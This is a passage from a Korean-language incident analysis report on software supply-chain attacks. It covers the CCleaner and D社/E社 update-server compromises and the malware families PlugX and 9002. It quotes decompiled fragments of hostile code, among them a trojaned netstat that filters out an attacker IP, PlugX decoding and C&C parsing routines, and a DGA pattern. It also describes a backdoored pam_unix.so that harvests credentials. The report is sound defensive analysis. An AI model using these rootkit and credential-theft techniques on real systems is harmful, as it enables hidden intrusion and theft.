
[그림 2-36] CCleaner.exe 정상(좌)/변조(우)

- (쉘코드 실행) 뒤에 언급될 C社 침해사고와 마찬가지로 변조된 코드 실행 시 1차, 2차 쉘코드를 디코딩 후 메모리에서 실행한다. 메모리에서 실행되는 2차 쉘코드는 관리자 권한으로 실행되고 현재 시간이 특정 레지스트리의 TCID보다 클 경우에만 정상 동작한다.



[그림 2-37] 쉘코드 동작 방식


- (PC정보 수집) 악성코드는 감염된 PC의 시스템 정보(OS정보, 컴퓨터이름, 도메인이름 등)를 수집하여 인코딩 후 초기 C&C 서버로 전송한다.



[그림 2-38] 감염PC정보 전송

- (DGA[8] 알고리즘) 악성코드에 하드코딩된 특정 C&C 서버 접속 실패 시 DGA 알고리즘을 이용하여 추가 C&C서버로 접속을 시도한다.

  ※ "ab" + "rand() * rand()" + "rand" + ".com"




[그림 2-39] DGA 알고리즘

o **【D社 업데이트 서버 해킹】** 솔루션 개발 업체인 D社는 자사 제품을 사용 중인 고객으로부터 해킹 사실을 신고 받아 인지하였다. 해당 솔루션을 사용하는 고객 PC에서 이상 행위가

8) DGA(Domain Generation Algorithm) : C&C서버에 접속하기 위한 도메인 생성하는 알고리즘이며, 악성코드내 삽입된 1차 C&C 서버가 차단될 경우, DGA를 통해 추가 C&C 주소를 생성하여 접속

발생하였으며, 점검 결과 보안 관리 솔루션을 업데이트 하는 과정에서 악성코드가 설치됨을 확인하였다.

- (공격 절차) 공격자는 D社 소프트웨어의 테스트 계정을 탈취해 내부 직원 PC로 침투했으며 이후 원격제어 악성코드 설치 및 업데이트 파일을 변조하여 특정 고객社를 대상으로만 최종 페이로드를 배포하였다.



[그림 2-40] D社 침해사고 개요도

- (공격 대상 지정) 웹서버를 통해 악성코드가 배포되었고 해커는 nginx[9]의 proxy_pass[10] 기능을 이용하여 변조된 악성 업데이트 파일을 배포할 IP를 구분하였다. 분석 당시 방화벽 로그를 통해 특정 고객사 두 곳이 변조된 업데이트 파일을 받아간 것을 확인하였다.

```
[root@ip-172-31-12-37 nginx]# cat error.log
2018/07/04 17:03:05 [emerg] 5457#0: "proxy_pass" directive is not allowed here in /etc/nginx/nginx.conf:91
2018/07/04 17:04:23 [emerg] 5541#0: "proxy_pass" directive is not allowed here in /etc/nginx/nginx.conf:53
2018/07/04 17:08:05 [emerg] 5801#0: "proxy_pass" directive is not allowed here in /etc/nginx/nginx.conf:70
2018/07/04 17:08:46 [emerg] 5841#0: "if" directive is not allowed here in /etc/nginx/nginx.conf:29
2018/07/04 17:08:59 [emerg] 5866#0: "if" directive is not allowed here in /etc/nginx/nginx.conf:29
2018/07/04 17:09:01 [emerg] 5899#0: "if" directive is not allowed here in /etc/nginx/nginx.conf:29
2018/07/04 17:09:48 [emerg] 5946#0: "proxy_pass" directive is not allowed here in /etc/nginx/nginx.conf:43
2018/07/04 17:12:25 [emerg] 6113#0: "proxy_pass" directive is not allowed here in /etc/nginx/nginx.conf:53
2018/07/27 07:03:12 [emerg] 2249#0: open() "/DATA/Logs/nginx/error.log" failed (2: No such file or directory)
[root@ip-172-31-12-37 nginx]#
```


[그림 2-41] Proxy_Pass 기능 악용 로드

* proxy_pass 기능 수정 중 'if 명령문' 입력 에러
* if 명령문을 이용하여 악성코드 유포 대상 IP 입력 시 실수로 발생한 로그로 추정

9) nginx : 웹 서버, 리버스 프록시 및 메일 프록시 기능을 가진 웹 서버 소프트웨어
10) proxy_pass : Nginx 소프트웨어에서 프록시를 위해 설정하는 설정 변수

[그림 2-42] Proxy_Pass 설정

- (인증서 서명) 악성코드 배포 당시 유효한 인증서로 서명되어 있었다.
※ 보고서 작성 당시 인증서 해지된 상태



[그림 2-43] 인증서 서명


- (원격제어 악성코드) 공격자는 최초 침투 이후 서버를 지속적으로 제어하기 위해 0x20120712버전(날짜 형식으로 추정) PlugX 악성코드를 설치하였다. 이후 악성코드는 실행 권한 및 지속성 유지를 위해 WMIHelper라는 서비스로 등록되어 동작한다. 악성코드 실행 시 C&C서버에 연결을 시도하고 명령을 받아 원격제어를 수행하며, 감염된 PC에 대하여 정보수집, 명령수행, 키로깅 등의 행위가 가능하다.

```
OpenProcessToken_sub_100073B0(0, &v14);
v9 = v15 - 1;
*v7 = 0x20120712;
v7[1] = 0x1001;
v7[2] = 0;
v7[3] = 0;
if ( v9 <= 1 )
  connect_sub_1000BB90(&v14, v7);
```

[그림 2-44] 0x20120712버전 PlugX 악성코드

- (업데이트 파일 변조) 변조된 업데이트 파일은 실행 시 특정 파일을 읽어와 디코딩하고 실행한다. 디코딩된 악성코드는 9002[11]라는 이름으로 알려진 원격제어 악성코드의 변종으로 확인되며 메모리에서 추가 디코딩 함수를 거친 후 특정 C&C 서버에 연결한다. 이

후 감염된 PC의 정보(컴퓨터이름, OS버전 등)를 C&C서버에 전송하고 명령실행, 추가 악성코드 다운로드 등의 원격제어를 수행한다.



[그림 2-45] 악성코드 유포 개요도

[그림 2-46] 추가 악성코드 다운로드 모듈

- (버전정보) 9002 악성코드는 C&C서버와 패킷을 주고받을 때 “9002”라는 문자열을 이용하기 때문에 명명된 악성코드이다. 하지만 이번에 사용된 악성코드는 “9002”라는 문자열 대신 0x20120111이라는 값과 0x20180717이라는 값을 사용하였다. 이는 공격자가 0x20120111버전의 9002 변종 악성코드를 사용하다가 이번 공격을 위해 0x20180717 버전으로 업데이트 도중 실수로 누락된 부분으로 추정된다. (실제 C&C서버와의 통신에는 0x20180717만 사용된다.)


11) 9002 악성코드 : Hydraq 라는 이름으로도 불리며, 2009년 Operation Aurora에서 처음 발견된 APT 17그룹이 사용하는 악성코드

[그림 2-47] 악성코드에서 사용된 두 가지 버전

- (악성코드 동작기간) 공격자는 2018년 7월 10일 17:07:49 ~ 2018년 7월 11일 00:17:42 시간대와 7월 18일 02:45:30 ~ 02:53:59 시간대 동안 2차례에 걸쳐 변조된 업데이트 파일을 유포하였다. 또한 공격자는 변조된 파일 실행 시 현재 감염된 PC의 시간을 파악하여 2018년 8월 이전에만 동작되도록 구성하였다.

[그림 2-48] 2018년 8월 이전 실행 시에만 동작되도록 구성

- (악성코드 업데이트) 공격자는 위와 같이 2번째 유포시간인 7월 18일 직전에 악성코드 버전을 0x20180717로 업데이트한 것으로 확인된다. 최초 유포 기간인 7월 10일 ~ 11일에 유포된 악성코드는 업데이트 버전보다 이전 시간이기 때문에 다른 악성코드가 배포되었을 것으로 추정된다. 실제로 해당 기간에 감염된 서버를 분석한 결과, 변조된 업데이트 파일 실행 직후 추가 악성코드를 실행하는 WsmAuto.bat 파일이 다운로드되어 실행된 흔적을 발견하였다. WsmAuto.bat 파일은 이후에도 스케줄러에 등록되어 추가 악성코드를 실행하는 지속성 유지에 사용된다.




[그림 2-49] WsmAuto.bat 파일 내 파워쉘 코드

- (메인 악성코드) 최초 악성코드 및 감염된 고객사의 최종 악성코드로는 모두 0x20120712 버전의 PlugX계열 악성코드가 사용되었다. 실제 3개 업체는 각각 BattleUpdate.exe, Adobe.dll, printdat1.dll의 파일명으로 악성코드가 생성되었으며, 업데이트 파일 변조로 인해 9002 악성코드에 감염된 이후에도 공격자가 추가로 PlugX 악성코드를 삽입한 것으로 보아 해당 PlugX 악성코드를 주로 이용하는 것으로 추정된다.

o **【E社 업데이트 서버 해킹】** `18년도에는 E社의 업데이트 서버를 해킹하기 위한 시도가 탐지되었다. 공격 시도가 있었던 서버는 소프트웨어 업데이트 파일 배포 서버이며, 서버분석을 통해 나온 서버내 악성코드 유형 및 공격자 IP가 D社 침해사고 공격에 사용된 IP와 동일하였다.

- (공격 절차) 공격자는 서버에 대한 웹 관리자 계정 탈취 및 업로드 취약점을 통해 서버에 침입하였다. 이후 공격자는 해외 IP로 관리자 계정에 접속하였으며, PHP확장자 파일 필터링이 이루어지지 않는 파일 업로드 게시판 취약점을 통해 웹쉘을 업로드하였다. 업로드된 웹쉘을 통해 서버 권한을 얻은 후 계정 정보 수집을 위해 악성코드를 생성하였으며, 추가적으로 서버내 명령어를 변조시킨 것으로 추정된다.




[그림 2-50] E社 침해사고 개요도

- (계정 탈취) 공격자는 서버 계정을 수집하기 위해 리눅스에서 사용되는 어플리케이션 인증 프레임워크인 PAM[12]모듈의 주요 라이브러리 중 pam_unix.so 파일을 변조하였다. 해당 라이브러리는 사용자 패스워드의 유효성 검사, 서비스 접근 허용 여부 등의 기능을 수행한다. 변조된 pam_unix.so 파일이 패스워드 값을 검증할 때 /etc/shadow파일과 /etc/passwd 파일을 참조하는데, 공격자는 이를 악용하여 실제 서버 접속 계정을 탈취하는데 사용하였다. 서버의 계정을 탈취하는 방법은 다음과 같다.

① 사용자가 업데이트 배포 서버에 접속
②, ③ 인증 요청 및 관련 설정 파일 참조
④ 인증을 위해 라이브러리(계정수집용 악성코드) 호출
⑤ 접속 성공 시 특정파일에 ID/PW 로깅

12) PAM(Pluggable Authentication Modules) : 리눅스에서 사용되는 다양한 어플리케이션(Telnet, FTP 등)의 보안 및 인증을 위해 사용되는 인증용 라이브러리들의 모듈이 제공된 프레임워크



[그림 2-51] 계정 탈취

또한, 변조된 라이브러리로 인해 공격자가 공격자용 PW로 접속하면 login, ssh, sudo, su와 같은 행위 수행 시에 접속 이력을 남기지 않기 때문에 흔적을 남기지 않고 서버 제어 및 로그 파일 탈취를 할 수 있게 된다.

- (명령어 파일 변조) 공격자는 서버에 침투 사실을 은닉하기 위해 서버 상태 확인 명령어(netstat, ps, ss, zss 등)도 변조하였다. 정상파일은 다른 유사한 이름으로 백업하고, 악성코드를 정상 파일명으로 변경하였으며, 이로 인해 사용자는 변조된 명령어를 실행 시 공격자의 IP가 제외된 출력 결과를 보게 된다. 이렇게 명령어 파일을 변조할 경우 서버 관리자의 경우 공격자의 침투 사실을 인지하기 힘들게 된다. 아래 코드는 변조된 "netstat"명령어 파일이다. 실행 시 백업된 정상파일(nettat(파일명 변조))의 실행 결과에서 공격자의 IP를 제외하여 출력한다.

```
*(&savedregs - 1000000) = "sh";
*(&savedregs - 999999) = "-c";
*(&savedregs - 999998) = "/bin/nettat $*|grep -vE W"45.32.16.248:443|$$||[-辣]|grepW"";
memcpy(&savedregs - 999997, *(&savedregs - 1000002), 8 * *(&savedregs - 2000001));
return execv("/bin/sh", &savedregs - 1000000);
```

[그림 2-52] 변조된 netstat 명령어

- 신속한 대응을 통해 공격자에 의한 업데이트 패키지 변조 등의 추가 피해는 없었던 것으로 확인됐다.

3. 연관성 분석

o 3장에서는 ASUS 공급망 공격을 포함하여 3장에서 언급한 국내외 공급망 공격 사고간의 연관된 특징들을 정리하였다. 아래 표와 같이 서로 다른 침해사고들은 2가지 이상의 동일한 특징을 가지고 있는 것을 볼 수 있다.

	A社 ('11년)	B社 ('12년)	C社 ('17년)	Ccleaner ('17년)	D社 ('18년)	ASUS ('18년)	E社 ('18년)
감염PC 선별	●		●	●	●	●	
PlugX 모듈	●	●	●		●	●	
C런타임 변조				●		●	
ShadowPad 악성코드			●	●			
리눅스 명령어 변조					●		●
공격자 IP					●		●

[표 3-1] 연관성 분석표

o 해외에서 잘 알려진 CCleaner(`17년), ASUS(`18년) 공급망 침해사고는 정상파일 변조 방식, 최종 감염자 선별 방식 등 사용된 악성코드와 공격 방식이 유사하여 해외 언론에서는 바륨(BARIUM) APT 공격 그룹의 소행으로 추정하고 있다.

o **[감염PC 선별]** 1차 악성코드에 감염된 PC의 IP, MAC, DNS등의 정보를 확인하여 최종 공격 대상을 선별한 후 추가 페이로드를 전송한다.

연관 침해사고	'A社', 'C社', 'CCleaner', 'D社', 'ASUS'

[그림 3-1] 감염대상 리스트
(ccleaner(상좌)/ASUS(상우)/D社(하))

o **[PlugX 모듈]** ASUS 침해사고에 사용된 쉘코드 디코딩 알고리즘은 과거 바륨 APT 공격 그룹에서 사용된 PlugX 계열 원격제어 악성코드 알고리즘이다. 공격자는 적어도 PlugX 계열의 악성코드를 사용해보거나 개발한 경험이 있을 것으로 추정된다. 또한, PlugX 계열의 악성코드는 국내 공급망 공격 침해사고에서 다수 발견 되었으며, 악성코드에서 사용하는 모듈은 다음과 같다.

```
int crypt(unsigned int a1, int a2, int a3, int a4)
{
  if ( a4 > 0 )
  {
    v10 = a3 - a2;
    do
    {
      a1 = a1 + (a1 >> 3) - 0x11111111;
      a1 = a1 + (a1 >> 5) - 0x22222222;
      a1 += 0x44444444 - (a1 << 9);
      a1 += 0x33333333 - (a1 << 7);
      v7 = *(v10 + a2++) ^ (a1 + a1 + a1 + a1);
      v8 = a4-- == 1;
      *(a2 - 1) = v7;
    }
    while ( !v8 );
  }
  return 0;
}
```

[그림 3-2] PlugX 알고리즘

- 암호화 된 데이터 디코딩 여부 확인 로직(XXXX 또는 XXXXXXXX 문자열 이용)

연관 침해사고	'A社', 'C社', 'D社'

```
if ( !dword_1A38C0 )
{
  memcmp_v3 = GetProcAddress(6FF50000, "memcmp");
  dword_1A38C0 = memcmp_v3;
}
v18 = a2;
v17 = a1;
if ( memcmp_v3(&dword_1A2AB0, "XXXXXXXX", 8) )
{
  result = dword_1A2AB0;
  v5 = dword_1A2AB0;
  v6 = 0;
  do
```

[그림 3-3] 데이터 파싱

- 프로세스간 파이프 통신[13]을 위해 생성되는 파이프명(\\PIPE\\RUN_AS_CONSOLE(%d)))


연관 침해사고	'A社', 'B社', 'D社'

```
  v4_CreateThread = GetProcAddress(7DD60000, "CreateThread");
  *CreateThread_0 = v4_CreateThread;
}
dword_1A2AA8 = v4_CreateThread(0, 0, sub_17FE90, L"\\\\.\\PIPE\\RUN_AS_CONSOLE(%d)",
if ( !dword_1A2AA8 )
{
  v6 = GetLastError_dword_1A37C0;
  if ( !GetLastError_dword_1A37C0 )
  {
    v6 = GetProcAddress(7DD60000, "GetLastError");
    GetLastError_dword_1A37C0 = v6;
  }
```

[그림 3-4] 파이프 통신

- 특정 페이지에서 DZKS, DZJS 문자열 또는 { }, $를 파싱하여 암호화된 문자열을 읽고, 읽은 문자열을 디코딩 후 C&C 주소 확인

연관 침해사고	'A社', 'B社', 'C社', 'D社'



```
v3 = a2 - 4;
for ( i = 0; i < v3; ++i )
{
  if ( a1[i] == 'D' && a1[i + 1] == 'Z' && a1[i + 2] == 'K' && a1[i + 3] == 'S' )
    break;
}
if ( i >= v3 )
  return 1168;
v6 = i + 4;
v7 = v6;
if ( v6 >= v3 )
  return 1168;
do
{
  if ( a1[v7] == 'D' && a1[v7 + 1] == 'Z' && a1[v7 + 2] == 'J' && a1[v7 + 3] == 'S' )
    break;
  ++v7;
}
while ( v7 < v3 );
if ( v7 >= v3 )
  return 1168;
for ( j = 0; v6 < v7; ++j )
{
  v9 = a1[v6] + 16 * (a1[v6 + 1] - 65);
  a1[j + 1] = 0;
  a1[j] = v9 - 65;
  v6 += 2;
}
*(_WORD *)(a3 + 2) = *a1 + (a1[1] << 8);
*(_WORD *)(a3 + 2) = *a1 + (a1[1] << 8);
*(_WORD *)(a3 + 2) = *a1 + (a1[1] << 8);
```

[그림 3-5] 원격 명령 파싱

13) 파이프 통신 : 두 프로세스 간 통신하는 방법

[그림 3-6] 원격 명령 서버로 사용된 Github 내 암호화된 코드

- 국내를 타겟으로 공급망 공격을 시도한 해당 공격 그룹은 악성코드를 최신버전으로 업데이트하여 공격에 사용한 것으로 확인되었다. 사용된 악성코드에는 항상 버전정보가 포함되어 있었는데, 최초 버전은 20100921버전 PlugX이고, 최근 발견된 버전은 20180717버전의 9002 악성코드로 확인되었다.

연관 침해사고	'A社', 'B社', 'C社', 'D社(고객사 A, 고객사 B)'

	A社 ('11년)	B社 ('12년)	C社 ('17)	D社 ('18)	고객사 A ('18년, D社 침해사고 피해업체)	고객사 B
20100921	●					
20120123		●				
20120712				●	●	●
20170317			●			
20180717 (9002 RAT)				●	●	●


[표 3-2] PlugX 악성코드 버전 정보

```
*a1 = 0x20100921;
a1[1] = a2;
a1[3] = a4;
a1[2] = 0;
return sub_1001E0D3(a3, a1);
```

[그림 3-7] PlugX 악성코드 내부 버전 정보

